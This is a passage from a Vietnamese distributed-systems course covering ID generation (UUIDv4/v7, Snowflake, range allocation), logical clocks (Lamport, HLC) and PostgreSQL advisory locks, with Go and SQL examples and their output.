FROM (SELECT pg_relation_size('ev_v4_pkey') v4, pg_relation_size('ev_v7_pkey') v7,
             pg_relation_size('ev_id_pkey') bi,
             (pgstatindex('ev_v4_pkey')).avg_leaf_density d4,
             (pgstatindex('ev_v4_pkey')).leaf_fragmentation f4) s;

-- Tương quan giữa thứ tự khóa và thứ tự vật lý trong heap (1 = cùng thứ tự, 0 = ngẫu nhiên).
SELECT tablename, round(abs(correlation)::numeric, 1) AS tuong_quan
FROM pg_stats WHERE schemaname = 't' AND attname = 'id' ORDER BY tablename;

-- Khóa có tăng theo thứ tự chèn không? Đếm số lần "giảm" khi duyệt theo vị trí vật lý (ctid).
SELECT (SELECT count(*) FROM (SELECT id, lag(id) OVER (ORDER BY ctid) AS prev FROM ev_v7) s
        WHERE id < prev) AS v7_so_lan_giam,
       (SELECT count(*) FROM (SELECT id, lag(id) OVER (ORDER BY ctid) AS prev FROM ev_v4) s
        WHERE id < prev) > 90000 AS v4_giam_tren_90k,
       uuid_extract_version((SELECT id FROM ev_v7 LIMIT 1)) AS ver_v7,
       uuid_extract_version((SELECT id FROM ev_v4 LIMIT 1)) AS ver_v4;

-- Xác suất trùng của 10^9 UUIDv4 (122 bit ngẫu nhiên): xấp xỉ n^2 / 2^123.
SELECT to_char(power(1e9::float8, 2) / power(2::float8, 123), '0.0EEEE') AS xac_suat_trung;
```

```
 khoa  | trang | mat_do_la | phan_manh
```

```
--------+-------+-----------+-----------
 uuidv7 |   773 |     89.91 |         0
 bigint |   551 |     89.95 |         0
(2 rows)

 v4_hon_v7_20pct | uuid_hon_bigint_20pct | mat_do_v4_55_75 | phan_manh_v4_40
-----------------+-----------------------+-----------------+-----------------
 t               | t                     | t               | t
(1 row)

 tablename | tuong_quan
-----------+------------
 ev_id     |        1.0
 ev_v4     |        0.0
 ev_v7     |        1.0
(3 rows)

 v7_so_lan_giam | v4_giam_tren_90k | ver_v7 | ver_v4
----------------+------------------+--------+--------
              0 | t                |      7 |      4
(1 row)


 xac_suat_trung
----------------
  9.4e-20
(1 row)
```

Đọc kết quả. (1) Với UUIDv7 và `bigint`, mật độ lá ≈ 90% và độ phân mảnh 0: các lá nằm đúng thứ tự vật lý. (2) UUIDv4 **luôn** to hơn UUIDv7 hơn 20%, mật độ lá thấp hơn, phân mảnh lá cao (khoảng một nửa số trang lá nằm sai thứ tự). Số chính xác của UUIDv4 dao động theo từng lần vì nó ngẫu nhiên; trong ba lần chạy của tôi trên PostgreSQL 18.4, index UUIDv4 là 1021, 1034 và 1081 trang (mật độ lá 64–68%), còn UUIDv7 luôn đúng 773 trang. (3) Hệ số tương quan giữa khóa và thứ tự vật lý của heap là 1 với UUIDv7 và ≈ 0 với UUIDv4; điều này còn quyết định hiệu quả `ORDER BY id DESC LIMIT 20` ("mới nhất trước") và quét theo khoảng. (4) Kể cả UUIDv7 vẫn to hơn `bigint` khoảng 40% (773 so với 551 trang): 16 byte so với 8 byte, mỗi khóa chính còn được **chép vào mọi index phụ** và mọi khóa ngoại. Vì vậy: khóa chính `bigint` khi một DB là nguồn cấp ID; UUIDv7 khi cần sinh ID phân tán/ngoài DB; **UUIDv4 làm khóa chính của bảng lớn thì nên tránh** (giữ cho token công khai, nơi tính khó đoán quan trọng).

> **UUIDv7 để lộ thời điểm tạo**
> 48 bit đầu của UUIDv7 chính là mili-giây tạo ra bản ghi. Đừng dùng nó làm token bí mật (đặt lại mật khẩu, liên kết riêng tư); với ID công khai, nó cho phép suy ra thời điểm tạo và nhịp độ tạo. Dùng token ngẫu nhiên riêng (`crypto/rand`, Buổi 37) cho mục đích bảo mật.

2.3. Snowflake: ID 64 bit tự cấp, có thứ tự

Twitter đặt ra cấu trúc kinh điển: **41 bit mili-giây** kể từ một *epoch* tự chọn, **10 bit mã nút** (thường 5 bit trung tâm dữ liệu + 5 bit máy), **12 bit số thứ tự** trong cùng mili-giây, cộng 1 bit dấu bỏ trống để ID luôn dương trong `int64`.



Cấu trúc ID Snowflake 64 bit

Con số cần thuộc: 2^{41} ms ≈ **69,7 năm** kể từ epoch (hết dải thì ID mới tràn); 2^{10} = **1024 nút**; 2^{12} = **4096 ID/ms/nút** (4,096 triệu ID/giây/nút). Không có phối hợp lúc sinh: tính duy nhất đến từ ba điều *cùng* đúng: (1) **mã nút duy nhất** trên toàn hệ thống; (2) trong một nút, **thời gian không lùi**; (3) trong một mili-giây, **số thứ tự không tràn**. Bài toán thật nằm ở hai điều sau, và ở điều đầu: ai cấp mã nút? (số thứ tự pod trong StatefulSet, một bảng đăng ký có lease, hoặc tham số cấu hình do công cụ triển khai quản lý; **hai nút cùng mã là lỗi trùng ID âm thầm**).

Chương trình dưới cài Snowflake với **đồng hồ ảo**: ta có thể "đóng băng" thời gian để ép tràn dải thứ tự và "kéo lùi" nó để thử lỗi NTP, hoàn toàn xác định. Chính sách khi đồng hồ lùi: lùi **nhẹ** (≤ 5 ms) thì đợi đồng hồ đuổi kịp; lùi **nhiều** thì trả lỗi (từ chối sinh ID, để bên gọi biết), vì chờ hàng giây trong khi giữ khóa là tự gây sự cố.

```
// Snowflake: 1 bit dấu | 41 bit ms từ epoch | 10 bit mã nút | 12 bit số thứ tự.
// Dùng ĐỒNG HỒ ẢO để mọi thử nghiệm (đồng hồ lùi, hết dải thứ tự) đều xác định.
package main

import (
    "errors"
    "fmt"
    "sync"
    "time"
)

const (
    nodeBits, seqBits = 10, 12
    maxSeq            = 1<<seqBits - 1
    maxBackWait       = 5 // ms: lùi nhẹ thì đợi, lùi nhiều thì từ chối
)

var epoch = time.Date(2026, 1, 1, 0, 0, 0, 0, time.UTC).UnixMilli()

var ErrClockBackwards = errors.New("đồng hồ lùi quá ngưỡng cho phép")

// Clock ảo: SleepUntil chỉ đẩy thời gian ảo tiến lên (không ngủ thật).
type Clock struct {
    mu  sync.Mutex
    now int64
}

func (c *Clock) Now() int64  { c.mu.Lock(); defer c.mu.Unlock(); return c.now }
func (c *Clock) Set(v int64) { c.mu.Lock(); c.now = v; c.mu.Unlock() }
func (c *Clock) SleepUntil(t int64) {
    c.mu.Lock()
    c.now = max(c.now, t)
    c.mu.Unlock()
}

type Snowflake struct {
    mu          sync.Mutex
```

```
    clk         *Clock
    node        int64
    lastMs, seq int64
    waits       int // số lần phải đợi sang ms sau vì hết 4096 số
}

func New(clk *Clock, node int64) *Snowflake { return &Snowflake{clk: clk, node: node, lastMs: -1} }

func (s *Snowflake) Next() (int64, error) {
    s.mu.Lock()
    defer s.mu.Unlock()
    now := s.clk.Now()
    if now < s.lastMs { // đồng hồ lùi (NTP step, VM resume...)
        if s.lastMs-now > maxBackWait {
            return 0, fmt.Errorf("%w: lùi %d ms", ErrClockBackwards, s.lastMs-now)
        }
        s.clk.SleepUntil(s.lastMs) // lùi nhẹ: đợi đồng hồ đuổi kịp
        now = s.lastMs
    }
    if now == s.lastMs {
        if s.seq = (s.seq + 1) & maxSeq; s.seq == 0 { // hết 4096 số trong 1 ms
            s.waits++
            s.clk.SleepUntil(now + 1)
            now++
        }
    } else {
        s.seq = 0
    }
    s.lastMs = now
    return (now-epoch)<<(nodeBits+seqBits) | s.node<<seqBits | s.seq, nil
}

func main() {
    start := epoch + 86_400_000*300 // ngày thứ 300 kể từ epoch
    // 1) Nhiều goroutine, đồng hồ ĐÓNG BĂNG: ép tràn dải thứ tự, phải đợi tiến ms.
    clk := &Clock{now: start}
    gen := New(clk, 1)
    const workers, each = 8, 10_000
    ids := make([][]int64, workers)
    var wg sync.WaitGroup
    for w := range workers {
        wg.Go(func() {
            for range each {
                id, _ := gen.Next()
                ids[w] = append(ids[w], id)
            }
        })
    }
    wg.Wait()
    seen, mono := map[int64]bool{}, true
    for _, list := range ids {
        for i, id := range list {
            seen[id] = true
            mono = mono && (i == 0 || id > list[i-1])
        }
    }
    fmt.Printf("1) %d goroutine x %d ID cùng 1 ms ảo: duy nhất=%d/%d, mỗi goroutine tăng dần=%v\n",
        workers, each, len(seen), workers*each, mono)
    fmt.Printf("   đợi sang ms sau %d lần; đồng hồ ảo tiến %d ms (80000/4096 = 19,5)\n",
        gen.waits, clk.Now()-start)

    // 2) Hai nút khác mã: cùng ms, cùng thứ tự vẫn không trùng.
    c2 := &Clock{now: start}
    a, b := New(c2, 1), New(c2, 2)
    all := map[int64]bool{}
    for range 5000 {
        x, _ := a.Next()
        y, _ := b.Next()
        all[x], all[y] = true, true
    }
    fmt.Printf("2) hai nút, 10000 ID cùng thời điểm ảo: duy nhất=%d\n", len(all))
```

```
    // 3) Đồng hồ lùi.
    c3 := &Clock{now: start}
    g3 := New(c3, 3)
    id1, _ := g3.Next()
    c3.Set(start - 3) // lùi nhẹ 3 ms
    id2, err := g3.Next()
    fmt.Printf("3) lùi 3 ms: err=%v, id mới > id cũ: %v (đã đợi đồng hồ đuổi kịp)\n",
        err, id2 > id1)
    c3.Set(start - 500) // lùi mạnh 500 ms
    _, err = g3.Next()
    fmt.Printf("   lùi 500 ms: ErrClockBackwards=%v | %v\n", errors.Is(err, ErrClockBackwards), err)

    // 4) Giải mã và các giới hạn.
    t := time.UnixMilli(epoch + id2>>(nodeBits+seqBits)).UTC()
    fmt.Printf("4) giải mã: %s, nút=%d, thứ tự=%d\n", t.Format("2006-01-02 15:04:05.000"),
        id2>>seqBits&(1<<nodeBits-1), id2&maxSeq)
    fmt.Printf("   hết dải 41 bit vào %s; tối đa %d nút, %d ID/giây/nút\n",
        time.UnixMilli(epoch+1<<41).UTC().Format("2006-01-02"), 1<<nodeBits, (maxSeq+1)*1000)
    fmt.Printf("   ID = %d > 2^53 = %d: %v -> JSON phải trả dạng chuỗi\n",
        id2, int64(1)<<53, id2 > 1<<53)
}
```

```
1) 8 goroutine x 10000 ID cùng 1 ms ảo: duy nhất=80000/80000, mỗi goroutine tăng dần=true
   đợi sang ms sau 19 lần; đồng hồ ảo tiến 19 ms (80000/4096 = 19,5)
2) hai nút, 10000 ID cùng thời điểm ảo: duy nhất=10000
3) lùi 3 ms: err=<nil>, id mới > id cũ: true (đã đợi đồng hồ đuổi kịp)
   lùi 500 ms: ErrClockBackwards=true | đồng hồ lùi quá ngưỡng cho phép: lùi 500 ms
4) giải mã: 2026-10-28 00:00:00.000, nút=3, thứ tự=1
   hết dải 41 bit vào 2095-09-07; tối đa 1024 nút, 4096000 ID/giây/nút
   ID = 108716359680012289 > 2^53 = 9007199254740992: true -> JSON phải trả dạng chuỗi
```

Điểm cần rút ra: (1) bộ sinh phải **tuần tự hóa** quanh trạng thái `(lastMs, seq)` (một mutex ngắn là đủ; 4 triệu ID/giây/nút vượt xa nhu cầu thực); (2) **thời gian ảo** (đồng hồ là tham số) biến lỗi đồng hồ thành test xác định, kỹ thuật dùng lại cho mọi mô phỏng của buổi này; (3) ID `int64` lớn hơn 2^{53} làm **JavaScript làm tròn âm thầm** (Buổi 25, mục số nguyên lớn): trả ID dạng chuỗi trong JSON. Biến thể thực tế: **Sonyflake** (39 bit thời gian theo đơn vị 10 ms, 8 bit thứ tự, 16 bit máy: sống lâu hơn, thông lượng thấp hơn), hoặc tự chia lại số bit theo nhu cầu; điều bất biến là đặt **thời gian ở bit cao**.

2.4. Cấp dải và ticket server

Cách thứ ba bỏ hẳn đồng hồ: một dịch vụ trung tâm (bảng PostgreSQL, Redis `INCRBY`) **cấp cả khối** ID (ví dụ 1.000) cho mỗi nút một lần; nút tự phát tuần tự trong khối của mình (mẫu *hi-lo*; Hibernate có bộ tối ưu tương tự cho sequence). Dịch vụ cấp chỉ bị gọi một lần mỗi 1.000 ID nên không thành điểm nghẽn. Đánh đổi: ID **không** theo thứ tự thời gian toàn cục (nút A phát 1–1000 trong khi nút B phát 1001–2000 cùng lúc), nút chết giữa chừng **bỏ phí** phần khối còn lại (lỗ hổng, không trùng), và dịch vụ cấp thành phụ thuộc cần sẵn sàng khi hết khối. Dùng khi bạn muốn số nhỏ, đọc được, và chấp nhận lỗ hổng; đã là cách `INCRBY` ở bài URL shortener của Buổi 40.

Chọn thế nào: một DB, ID sinh trong DB → `bigint identity`. Cần sinh ID ở nhiều nơi, không muốn phối hợp, chấp nhận 16 byte → **UUIDv7**. Cần ID số 64 bit nhỏ gọn, có đội vận hành cấp được mã nút, và đã có kỷ luật về đồng hồ → **Snowflake**. Tuyệt đối không dùng `time.Now().UnixNano()` hay UUIDv4 "cho nhanh" làm khóa chính bảng hàng trăm triệu dòng.

3. Thời gian trong hệ phân tán

3.1. Vì sao time.Now() không đủ

`time.Now()` trả về **đồng hồ treo tường** (wall clock) của *máy này*. Ba vấn đề: (1) **lệch giữa các máy**: NTP giữ các máy trong khoảng vài mili-giây đến vài chục mili-giây trong điều kiện tốt, nhưng không có cận trên đảm bảo; một máy mất đồng bộ có thể lệch hàng trăm mili-giây hoặc hơn; (2) **đồng hồ có thể nhảy lùi** (NTP đặt lại, giây nhuận, VM resume, người chỉnh tay); (3) hai sự kiện cách nhau dưới độ lệch thì thứ tự giữa các máy là **không xác định được**. (Trong một tiến trình Go, `time.Since` dùng đồng hồ *đơn điệu* nên đo khoảng thời gian an toàn; nhưng giá trị đơn điệu không so sánh được giữa các máy.)

Hậu quả điển hình là chiến lược "**ghi sau thắng**" (*last-write-wins*, LWW) theo dấu thời gian đồng hồ: bản ghi **đúng nhân quả** bị bản ghi từ máy đồng hồ nhanh đè mất. Cách khắc phục là dùng thứ tự **logic** thay vì thứ tự vật lý.

3.2. Lamport, vector clock và Hybrid Logical Clock

Đồng hồ Lamport (1978): mỗi nút giữ một bộ đếm; mỗi sự kiện tăng 1; thông điệp mang giá trị bộ đếm; khi nhận, đặt `bộ đếm = max(bộ đếm, giá trị nhận) + 1`. Bảo đảm: nếu A **xảy ra trước** B (nhân quả: cùng nút hoặc có chuỗi thông điệp) thì `L(A) < L(B)`. Điều ngược lại **không** đúng: `L(A) < L(B)` không chứng minh A trước B (hai sự kiện độc lập vẫn nhận số có thứ tự). Để *phát hiện đồng thời* cần **vector clock** (mỗi nút giữ một vector bộ đếm của mọi nút; so sánh được nhân quả và phát hiện xung đột, giá là kích thước tỉ lệ số nút; nền tảng của Dynamo-style và CRDT).

Hybrid Logical Clock (HLC, Kulkarni và cộng sự, 2014) giữ cả hai lợi ích: dấu thời gian `(l, c)` trong đó `l` bám sát đồng hồ treo tường nhưng **không bao giờ lùi** và luôn ≥ mọi `l` đã thấy, còn `c` là bộ đếm phá thế hòa. Dấu HLC đọc được như thời gian ("khoảng 14:03:07.120") mà vẫn giữ thứ tự nhân quả. Một số CSDL phân tán (như CockroachDB) dùng HLC; **TrueTime** của Google Spanner theo hướng khác: dùng phần cứng đồng hồ để có *khoảng bất định* `[sớm, muộn]` có cận, rồi **đợi hết khoảng bất định** (*commit wait*) trước khi công bố giao dịch. Chương trình dưới cài Lamport và HLC (với cùng kịch bản xung đột của LWW):

```go
// Lệch đồng hồ làm hỏng "ghi sau thắng"; Lamport; Hybrid Logical Clock (HLC).
package main

import "fmt"

// ---- Lamport: một bộ đếm; gửi kèm thông điệp; nhận thì lấy max rồi +1 ----
type Lamport struct{ t int64 }

func (l *Lamport) Tick() int64        { l.t++; return l.t }
func (l *Lamport) Recv(m int64) int64 { l.t = max(l.t, m) + 1; return l.t }

// ---- HLC: (l, c). l bám theo đồng hồ treo tường nhưng không bao giờ lùi; c phá thế hòa ----
type HLC struct{ l, c int64 }

func (h *HLC) Send(pt int64) HLC { // sự kiện cục bộ hoặc gửi; pt = đồng hồ vật lý hiện tại
    if pt > h.l {
        h.l, h.c = pt, 0
    } else {
        h.c++
    }
    return *h
}

func (h *HLC) Recv(m HLC, pt int64) HLC {
    l := max(h.l, m.l, pt)
    switch {
    case l == h.l && l == m.l:
```

```
        h.c = max(h.c, m.c) + 1
    case l == h.l:
        h.c++
    case l == m.l:
        h.c = m.c + 1
    default:
        h.c = 0
    }
    h.l = l
    return *h
}

func (a HLC) Less(b HLC) bool { return a.l < b.l || (a.l == b.l && a.c < b.c) }
func (a HLC) String() string  { return fmt.Sprintf("(%d,%d)", a.l, a.c) }

func main() {
    // Đồng hồ N1 chạy nhanh 300 ms so với thời gian thật; N2 chuẩn.
    wall1 := func(real int64) int64 { return real + 300 }
    wall2 := func(real int64) int64 { return real }

    // Thời gian thật 1000: N1 ghi x=1. Thời gian thật 1100: N2 ĐỌC x=1 rồi ghi x=2 (nhân quả: sau).
    w1, w2 := wall1(1000), wall2(1100)
    fmt.Println("A) 'ghi sau thắng' (LWW) theo đồng hồ treo tường:")
    fmt.Printf("   x=1 mang %d (N1) ; x=2 mang %d (N2, ghi SAU khi đọc x=1)\n", w1, w2)
    winner := map[bool]string{true: "x=1", false: "x=2"}[w1 > w2]
    fmt.Printf("   LWW giữ %s -> bản ghi đúng nhân quả (x=2) bị mất\n", winner)

    var l1, l2 Lamport
    s1 := l1.Tick() // N1 ghi x=1
    l2.Recv(s1)     // N2 đọc x=1: nhận thông điệp kèm dấu
    s2 := l2.Tick() // N2 ghi x=2
    fmt.Printf("\nB) Lamport: x=1 mang %d, x=2 mang %d -> x=2 > x=1: %v (không dựa vào đồng hồ)\n",
        s1, s2, s2 > s1)
    var la, lb Lamport // hai sự kiện ĐỘC LẬP (không trao đổi gì) vẫn bị gán số
    la.Tick()
    la.Tick()
    fmt.Printf("   hạn chế: hai sự kiện độc lập nhận %d và %d; bé hơn chưa chắc là trước\n",
        la.Tick(), lb.Tick())

    var h1, h2 HLC
    t1 := h1.Send(wall1(1000))
    r2 := h2.Recv(t1, wall2(1050))
    t2 := h2.Send(wall2(1100))
    fmt.Printf("\nC) HLC: x=1 mang %v ; N2 nhận -> %v ; x=2 mang %v ; x=1 < x=2: %v\n",
        t1, r2, t2, t1.Less(t2))
    fmt.Printf("   l của x=2 = %d, lệch %d ms so với đồng hồ N2 (bám đồng hồ nhanh nhất)\n",
        t2.l, t2.l-wall2(1100))

    var h HLC // đồng hồ vật lý đứng yên rồi LÙI (NTP step): HLC vẫn tăng chặt
    fmt.Print("   đồng hồ vật lý 5000, 5000, 4900 (lùi), 5001 ->")
    for _, pt := range []int64{5000, 5000, 4900, 5001} {
        fmt.Print(" ", h.Send(pt))
    }
    fmt.Println()
}
```

```
A) 'ghi sau thắng' (LWW) theo đồng hồ treo tường:
   x=1 mang 1300 (N1) ; x=2 mang 1100 (N2, ghi SAU khi đọc x=1)
   LWW giữ x=1 -> bản ghi đúng nhân quả (x=2) bị mất

B) Lamport: x=1 mang 1, x=2 mang 3 -> x=2 > x=1: true (không dựa vào đồng hồ)
   hạn chế: hai sự kiện độc lập nhận 3 và 1; bé hơn chưa chắc là trước

C) HLC: x=1 mang (1300,0) ; N2 nhận -> (1300,1) ; x=2 mang (1300,2) ; x=1 < x=2: true
   l của x=2 = 1300, lệch 200 ms so với đồng hồ N2 (bám đồng hồ nhanh nhất)
   đồng hồ vật lý 5000, 5000, 4900 (lùi), 5001 -> (5000,0) (5000,1) (5000,2) (5001,0)
```

Đọc kết quả: (A) LWW theo đồng hồ treo tường giữ nhầm `x=1`; (B) Lamport gán `x=2` số lớn hơn nhờ chuỗi nhân quả "đọc rồi ghi", bất kể đồng hồ; nhưng hai sự kiện độc lập có thể nhận số bất kỳ; (C) HLC cho `(1300,2)` lớn hơn `(1300,0)` và vẫn giữ `l` gần thời gian thật (lệch 200 ms là độ lệch của chính N1, không phải lỗi); dòng cuối cho thấy khi đồng hồ vật lý đứng yên hoặc lùi, HLC vẫn **tăng chặt**. Quy tắc chọn: thứ tự nhân quả đủ → số phiên bản/Lamport; cần dấu thời gian dùng được cho truy vấn "theo thời gian" → HLC; thật sự cần hai máy đồng thuận về "thời gian thật" → phần cứng đặc biệt (TrueTime) hoặc **tránh yêu cầu đó**.

4. Khóa phân tán

Khóa phân tán trả lời "tại một thời điểm chỉ một tiến trình làm việc X". Có **hai lý do rất khác nhau** để cần nó (phân biệt này quyết định mọi lựa chọn công nghệ):

- **Vì hiệu quả**: tránh làm trùng việc tốn kém (hai worker cùng dựng một báo cáo). Nếu khóa hỏng, hậu quả là *lãng phí*, kết quả vẫn đúng. Khóa đơn giản là đủ.
- **Vì tính đúng**: loại trừ lẫn nhau để bảo vệ dữ liệu (hai người cùng trừ một số dư). Nếu khóa hỏng, dữ liệu **sai**. Cần cơ chế có bảo đảm thật: hoặc ràng buộc/giao dịch ngay trong kho dữ liệu, hoặc khóa kèm **fencing token** mà kho kiểm tra.

4.1. Advisory lock của PostgreSQL

Buổi 21 giới thiệu `pg_advisory_xact_lock`. Ở đây xem đủ ba dạng dùng giữa **nhiều kết nối thật**: khóa **theo phiên** (`pg_try_advisory_lock`, giữ đến khi nhả hoặc mất kết nối), khóa **theo giao dịch** (`pg_try_advisory_xact_lock`, tự nhả khi COMMIT/ROLLBACK), và mẫu cron phân tán:

```go
// Khóa tư vấn (advisory lock) của PostgreSQL giữa NHIỀU KẾT NỐI thật, và cron phân tán.
package main

import (
    "context"
    "fmt"
    "os"
    "time"

    "github.com/jackc/pgx/v5"
)

var ctx = context.Background()

func must(err error) {
    if err != nil {
        panic(err)
    }
}

func connect() *pgx.Conn {
    c, err := pgx.Connect(ctx, os.Getenv("DATABASE_URL"))
    must(err)
    return c
}

func try(c *pgx.Conn, key string) (ok bool) { // khóa theo phiên: giữ đến khi nhả hoặc mất kết nối
    must(c.QueryRow(ctx, "SELECT pg_try_advisory_lock(hashtext($1))", key).Scan(&ok))
    return
}

func unlock(c *pgx.Conn, key string) {
    _, err := c.Exec(ctx, "SELECT pg_advisory_unlock(hashtext($1))", key)
    must(err)
```

```
}

func held(c *pgx.Conn) (n int) { // số khóa tư vấn đang bị giữ trong database này
    must(c.QueryRow(ctx, `SELECT count(*) FROM pg_locks WHERE locktype = 'advisory' AND
        database = (SELECT oid FROM pg_database WHERE datname = current_database())`).Scan(&n))
    return
}

func main() {
    a, b, obs := connect(), connect(), connect()
    k := "cron:bao-cao-ngay"

    // 1) Loại trừ lẫn nhau giữa hai kết nối.
    fmt.Println("1) A lấy khóa:", try(a, k), "| B lấy cùng khóa:", try(b, k),
        "| đang giữ:", held(obs))
    unlock(a, k)
    fmt.Println("   A nhả -> B thử lại:", try(b, k))

    // 2) Khóa gắn với PHIÊN: kết nối chết thì máy chủ tự nhả, không cần TTL do ta đặt.
    must(b.Close(ctx)) // mô phỏng tiến trình B bị kill
    for i := 0; i < 100 && held(obs) > 0; i++ { // máy chủ dọn phiên bất đồng bộ: chờ một chút
        time.Sleep(10 * time.Millisecond)
    }
    fmt.Println("2) B đóng kết nối -> đang giữ:", held(obs), "| A lấy được:", try(a, k))
    unlock(a, k)

    // 3) Khóa theo giao dịch: tự nhả khi COMMIT/ROLLBACK, hợp với connection pool.
    tx, _ := a.Begin(ctx)
    var ok bool
    must(tx.QueryRow(ctx, "SELECT pg_try_advisory_xact_lock(hashtext($1))", k).Scan(&ok))
    fmt.Println("3) trong giao dịch lấy được:", ok, "| đang giữ:", held(obs))
    must(tx.Commit(ctx))
    fmt.Println("   sau COMMIT đang giữ:", held(obs))

    // 4) Cron phân tán: khóa chỉ chặn chạy CHỒNG LẤN; "mỗi slot đúng một lần" do UNIQUE đảm bảo.
    _, err := obs.Exec(ctx, `DROP TABLE IF EXISTS cron_runs;
        CREATE TABLE cron_runs (job text, slot text, by text, PRIMARY KEY (job, slot))`)
    must(err)
    defer obs.Exec(ctx, "DROP TABLE cron_runs")
    const job, slot = "cron:doi-soat", "2026-10-11T02:00"
    r1, r2, r3 := connect(), connect(), connect()
    run := func(name string, c *pgx.Conn, claim bool) {
        if !try(c, job) {
            fmt.Printf("   %s: khóa đang có chủ -> bỏ qua\n", name)
            return
        }
        defer unlock(c, job)
        if claim {
            tag, err := c.Exec(ctx, `INSERT INTO cron_runs VALUES ($1, $2, $3)
                ON CONFLICT DO NOTHING`, job, slot, name)
            must(err)
            if tag.RowsAffected() == 0 {
                fmt.Printf("   %s: giữ được khóa nhưng slot đã có người nhận -> bỏ qua\n", name)
                return
            }
        }
        fmt.Printf("   %s: CHẠY công việc\n", name)
    }
    fmt.Println("4a) chỉ dùng khóa:")
    try(r1, job)
    fmt.Println("   r1: giữ khóa, đang chạy công việc")
    run("r2", r2, false) // r2 tới đúng lúc r1 đang chạy
    unlock(r1, job)      // r1 xong, nhả khóa
    run("r3", r3, false) // r3 tới muộn trong cùng slot: khóa rảnh -> chạy LẠI
    fmt.Println("4b) khóa + UNIQUE(job, slot):")
    run("r1", r1, true)
    run("r3", r3, true)
    var n int
    must(obs.QueryRow(ctx, "SELECT count(*) FROM cron_runs").Scan(&n))
    fmt.Println("   số lần slot được ghi nhận:", n)
```


```
    for _, c := range []*pgx.Conn{r1, r2, r3, a, obs} {
        c.Close(ctx)
    }
}
```

```
1) A lấy khóa: true | B lấy cùng khóa: false | đang giữ: 1
   A nhả -> B thử lại: true
2) B đóng kết nối -> đang giữ: 0 | A lấy được: true
3) trong giao dịch lấy được: true | đang giữ: 1
   sau COMMIT đang giữ: 0
4a) chỉ dùng khóa:
   r1: giữ khóa, đang chạy công việc
   r2: khóa đang có chủ -> bỏ qua
   r3: CHẠY công việc
4b) khóa + UNIQUE(job, slot):
   r1: CHẠY công việc
   r3: giữ được khóa nhưng slot đã có người nhận -> bỏ qua
   số lần slot được ghi nhận: 1
```

Phân tích. (1) Khóa là **loại trừ thật** giữa các kết nối. (2) Khóa theo phiên **không cần TTL**: PostgreSQL biết kết nối đã chết và tự nhả; đây là ưu thế lớn so với khóa Redis (mục 4.2). Giới hạn: nếu *mạng* đứt mà không có FIN/RST, máy chủ chỉ phát hiện sau thời gian TCP keepalive (cấu hình `tcp_keepalives_*`), và tiến trình bị treo nhưng kết nối còn sống thì giữ khóa vô thời hạn. (3) Khóa theo giao dịch an toàn hơn với connection pool; **khóa theo phiên mất ý nghĩa qua PgBouncer chế độ transaction** (Buổi 36) vì hai câu lệnh liên tiếp có thể chạy trên hai kết nối thật khác nhau. (4) Điều **quan trọng nhất** của chương trình: ở 4a, `r3` đến muộn trong cùng slot, thấy khóa rảnh và **chạy lại**; khóa chỉ chặn *chạy chồng lấn*, không chặn *chạy lại*. Chỉ ràng buộc `UNIQUE (job, slot)` mới bảo đảm "mỗi slot đúng một lần" (4b). Nhận xét thực dụng: **nếu bạn đã có PostgreSQL, ràng buộc và `SELECT ... FOR UPDATE SKIP LOCKED` (Buổi 33) thường thay 